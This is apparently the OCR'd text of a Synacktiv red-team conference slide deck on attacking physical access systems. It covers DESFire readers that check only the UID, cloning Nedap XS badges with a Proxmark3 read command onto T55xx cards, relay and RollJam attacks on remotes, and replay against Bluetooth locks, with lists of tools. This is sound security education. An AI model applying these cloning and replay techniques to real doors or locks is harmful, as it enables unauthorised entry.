
MIFARE DESFire



- Exists in V06 (obsolete), EV1 (very common) and EV2
- Program applications
- Access management for each application $\rightarrow$ like smartcards
- No known attack except “crazy” sidechannels attacks
- But we could try to bruteforce weak keys or have a lot of chance


Frequent MIFARE DESFire mistakes

Installators are sometimes lost and forget to configure at least one application:




What could go wrong?

MIFARE DESFire: identification only




WTF?! The reader only requires a valid UID:



And this is a common mistake...

LF with obscure cryptography




- Best example Nedap XS: magically encrypted and highly secure on the paper
- But in practice: only the UID is encrypted
- Okey it uses ASK modulation, Biphase coding phase, and 120KHz/125KHz frequency


```
pm3 --> lf nedap read
[...]
NEDAP ID Found - Card: 2788 - Raw: ffbd62003a5f45f5c****************
BIN: ...1111111101111010110001000000000001110100101111101000101111101015*******
```

Once read → could be copied in a configured T55xx blanc card.
Credz: http://www.proxmark.org/forum/viewtopic.php?id=3332

RFID: go further




- Proxmark3 wiki and forum $\rightarrow$ very active community
- Christian Herrmann's Proxmark3 fork: https://github.com/iceman1001/proxmark3
- "A 2018 practical guide to hacking NFC/RFID" by Sławomir Jasek $\rightarrow$ Regroups a lot nice tips and tricks! + his findings on few hotel keys



Cheap remotes

- Found in hold and particular parking, but also alarms...
- Tool that makes coffee for that: Universal Radio Hacker (URH) $\rightarrow$ (handle FSK, OOK/AM, PSK and different decodings)
- Budget for Tx/Rx: HackRF for 300€



Secured remotes: attacks upgrades

- Signal relay/proxy/tunneling
- Amplification attack


Credits: seen via Denis Laskov twitter

Connected locks

- Use Bluetooth Blue-Energy
- Could be opened with a smartphone
- Cheapest allows open command replay
- Expensive ones encrypts keys
- Use a sort of rolling code (e.g like cars' remotes)


Not found yet in Red Team tests → but might come with time :)

Generic attack on locks: “RollJam”




Implemented for GATTACKER: https://github.com/FlUxIuS/gattacker/tree/master/hookFunctions


BLE: go further



- Cool tools:
  - Btlejuice by Damien Cauquil: The BurpSuite tool for BLE
  - GATTACKER by Sławomir Jasek: very good for direct interception + scripting for packet manipulation
- Ressources:
  - “Bluetooth low energy attacks” talks of Damien Cauquil
  - “Blue picking” talks by Sławomir Jasek → I highly recommend his training!




Conclusion



- All these techniques are common in Red Team and pentests
- But this is just a small part of what could be found in radio $\rightarrow$ protocol stacks are very interesting to look at, but more complex
- Softwares are more complex to exploit $\rightarrow$ lot of mitigations $\rightarrow$ but hardware and radio communications can hide a lot of surprises
- Current/public tools work in a lab but are not portable enough $\rightarrow$ encourage us to repackage/readapt them for practical attacks
- PentHertz project: If you like offensive radio $\rightarrow$ lets talk! ;)

ANY QUESTIONS?



THANK YOU FOR YOUR ATTENTION,

SYNACKTIV
DIGITAL SECURITY